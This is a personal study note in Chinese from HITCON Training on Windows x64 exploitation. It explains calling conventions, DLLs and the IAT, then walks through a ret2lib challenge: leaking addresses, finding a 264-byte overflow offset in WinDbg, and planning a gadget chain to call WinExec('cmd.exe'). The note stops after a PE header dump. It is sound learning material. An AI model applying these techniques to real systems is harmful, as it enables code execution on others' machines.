windows10-pwn-note

2020-09-18

之前上了Hitcon Training

特別做一下筆記,真的蠻有趣的

Base knowledge

Calling convention

Linux版:https://sda06407.github.io/2018/08/25/calling_convention/

windows 的 calling convention 跟Linux的還是有不一樣

順序基本上一樣,差在存 argv 的register不一樣

存argv的register的順序為: rcx rdx r8 r9 rsp+0x20

一樣先附上圖片

assamlby:

DLL

動態連結函示庫,將常用的程式碼(function)做成lib檔,當程式需要用的時候才載入到記憶體中,大幅減少程式的大小,在不同環境中的可移植性也提高(ex.printf)

Windows 中重要的DLL

  1. ntdll.dll
    • Windows native api
      • 主要與kernel溝通的入口,其最後都會去呼叫 system call
    • 大部分API 都是以 Nt 開頭為命名
    • 一般不會直接被程式呼叫,通常都是dll呼叫他居多
  2. kernelbase.dll
    • Windows 7 之後一些比較核心的 function 會從 kernel32 拆過來這邊
    • 主要是為了MinWin 而特別分出一個dll
  3. kernel32.dll
    • Windows 中 Libc 的地位
    • Exploit 中常常會使用
    • 提供許多 Win32 api
      • 記憶體管理,I/O操作等等,許多最後都由Native API 呈現 (也就是呼叫ntdll)
      • VirtualProtect/VirtualAlloc
  4. msvcrt.dll
    • Windows 上的 C Library
    • 大部分的 C function language 都在這實現


以呼叫寫入記憶體這個方法為例

kernel32 與 kernelbase 之間的關係是這樣

參考:
https://zh.wikipedia.org/wiki/Windows%E7%B3%BB%E7%B5%B1%E5%87%BD%E5%BC%8F%E5%BA%AB
https://www.itsfun.com.tw/ntdll.dll/wiki-5476781-9374771
https://stackoverflow.com/questions/61769164/windbg-help-missing-kernel32-function
https://github.com/tklengyel/drakvuf/issues/639

Different from Linux

  1. dll vs so
    • Linux 的Dynamic Library 是.so
    • Windows 的 Dynamic Library 是 .dll
  2. IAT vs GOT
    • IAT
      • 為一個 function 陣列的指標列,儲存於 Library 內,相當於 Linux 的 GOT table
      • 預設情況下,不會採用lazy binding 機制,也就是在程式 loading 的時候就將記憶體位置填入 IAT 了,因此整個 IAT 表預設是 read-only 的,也就是 Full RELRO
    • GOT
      • Linux 預設採用 lazy binding, 也就是需要用到 function 的時候才去 libc 找位置並填入 GOT 內,節省了沒有用到 function 的載入時間
    • Linux 最新版與 Windows 採用相同機制(GCC default)
  3. File Operation
    • 在 Linux 底下對於檔案操作是透過 File descriptor (0 = stdin, 1 = stdout, 2=stderr)
    • Windows 對於檔案操作是透過 File Handles (HFILE)
      • CreateFile/OpenFile <-> open
      • ReadFile <-> read
      • WriteFile <-> write
    • msvcrt.dll 裡面有 open/read/write, 與 Linux 的使用方法相同,但可能會有沒 load 這個dll的情況發生,所以還是需要 File Handles

Ret2lib

思路

  • 沒有syscall能用
  • 需要找到 WinExecsystemkernel32.dllucrtbase.dll 的位置
  • 需要找對應 dll 的位置
    • leak IAT 表
    • leak stack 內找 dll 的 address (function return 的時候並不會將 stack 內的資料清除)
    • Heap structure
  • 因為 ASLR 的緣故,我們必須先 leak dll 內的 function address offset, 這個可以透過 Dll export view 取得

  • 透過 windbg 可以取得 function 當下的位置,扣除 dll 內 function address offset 就可以取得 base address
  • 將 base address 加上任意的 function address offset 就可以得到當下該 function 的真實位置

  • 為了構 system('cmd.exe') / WinExec('cmd.exe') 我們還需要 pop rcx;ret

範例題

因為 Hitcon Training 好像沒辦法外流題目之類的東西, 所以就不貼 source code 了QQ



執行起來是這樣,可以發現他已經先給我們 main address 了

首先取得了模擬真實pwn題所以架一個 local server run 題目


首先我們先把 main address recv 起來

再來就是算 overflow 的 offset

首先用 nc 做連線




用 Windbg hook pid

hook之後她會停在 int 3 的中斷信號位置

根據 code 得知第三個input有overflow的情況發生

所以我先跑到第三個 input
但…..


好吧 先給main address XD


看到 Thank you 我還以為失敗了@@

但看起來有成功


可以用 k 看 stack 的狀態


取得 gadget 之後可以用 .formats 幫忙做chr()

一開始我還用 caaq 去找 offset 結果給我 1608 後來才發現忘了有 little endian

應該要用 qaac 去做計算,取得 offset 為 264

有了 overflow 的 offset 之後

再來就要求 WinExec 的位置和 pop rcx; ret 的位置

pop rcx; ret 比較簡單所以我想先用,在求之前要先取得 bin base, 也就是透過 main address 取得 bin base


我們可以透過 !peb 取得 ImageBaseAddress



再把 main address 扣除 ImageBaseAddress 取得 offset 0x10f0

再來需要取得 IAT 表

透過 !dh ret2lib.exe 可以取得 IAT 在 bin base + 0x2000 之處 (Import Address Table Directory)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
0:003> !dh ret2lib.exe

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
8664 machine (X64)
6 number of sections
5F1EDE1B time date stamp Mon Jul 27 07:00:59 2020

0 file pointer to symbol table
0 number of symbols
F0 size of optional header
22 characteristics
Executable
App can handle >2gb addresses

OPTIONAL HEADER VALUES
20B magic #
14.26 linker version
E00 size of code
1800 size of initialized data
0 size of uninitialized data
1470 address of entry point
1000 base of code
----- new -----
00007ff682f10000 image base
1000 section alignment
200 file alignment
3 subsystem (Windows CUI)
6.00 operating system version
0.00 image version
6.00 subsystem version
7000 size of image
400 size of headers
0 checksum
0000000000100000 size of stack reserve
0000000000001000 size of stack commit
0000000000100000 size of heap reserve
0000000000001000 size of heap commit
8160 DLL characteristics
High entropy VA supported
Dynamic base
NX compatible
Terminal server aware
0 [ 0] address [size] of Export Directory
28CC [ B4] address [size] of Import Directory
5000 [ 1E0] address [size] of Resource Directory
4000 [ 15C] address [size] of Exception Directory
0 [ 0] address [size] of Security Directory
6000 [ 24] address [size] of Base Relocation Directory
2358 [ 70] address [size] of Debug Directory
0 [ 0] address [size] of Description Directory
0 [ 0] address [size] of Special Directory
0 [ 0] address [size] of Thread Storage Directory
23D0 [ 130] address [size] of Load Configuration Directory
0 [ 0] address [size] of Bound Import Directory
2000 [ 1B0] address [size] of Import Address Table Directory
0 [ 0] address [size] of Delay Import Directory
0 [ 0] address [size] of COR20 Header Directory
0 [ 0] address [size] of Reserved Directory


SECTION HEADER #1
.text name
D4C virtual size
1000 virtual address
E00 size of raw data
400 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
60000020 flags
Code
(no align specified)
Execute Read

SECTION HEADER #2
.rdata name
FA4 virtual size
2000 virtual address
1000 size of raw data
1200 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
40000040 flags
Initialized Data
(no align specified)
Read Only


Debug Directories(4)
Type Size Address Pointer
cv 57 2500 1700 Format: RSDS, guid, 2, C:\Users\angelboy\source\repos\ret2lib\x64\Release\ret2lib.pdb
( 12) 14 2558 1758
( 13) 26c 256c 176c
( 14) 0 0 0

SECTION HEADER #3
.data name
E0 virtual size
3000 virtual address
200 size of raw data
2200 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
C0000040 flags
Initialized Data
(no align specified)
Read Write

SECTION HEADER #4
.pdata name
15C virtual size
4000 virtual address
200 size of raw data
2400 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
40000040 flags
Initialized Data
(no align specified)
Read Only

SECTION HEADER #5
.rsrc name
1E0 virtual size
5000 virtual address
200 size of raw data
2600 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
40000040 flags
Initialized Data
(no align specified)
Read Only

SECTION HEADER #6
.reloc name
24 virtual size
6000 virtual address
200 size of raw data
2800 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
42000040 flags
Initialized Data
Discardable
(no align specified)
Read Only

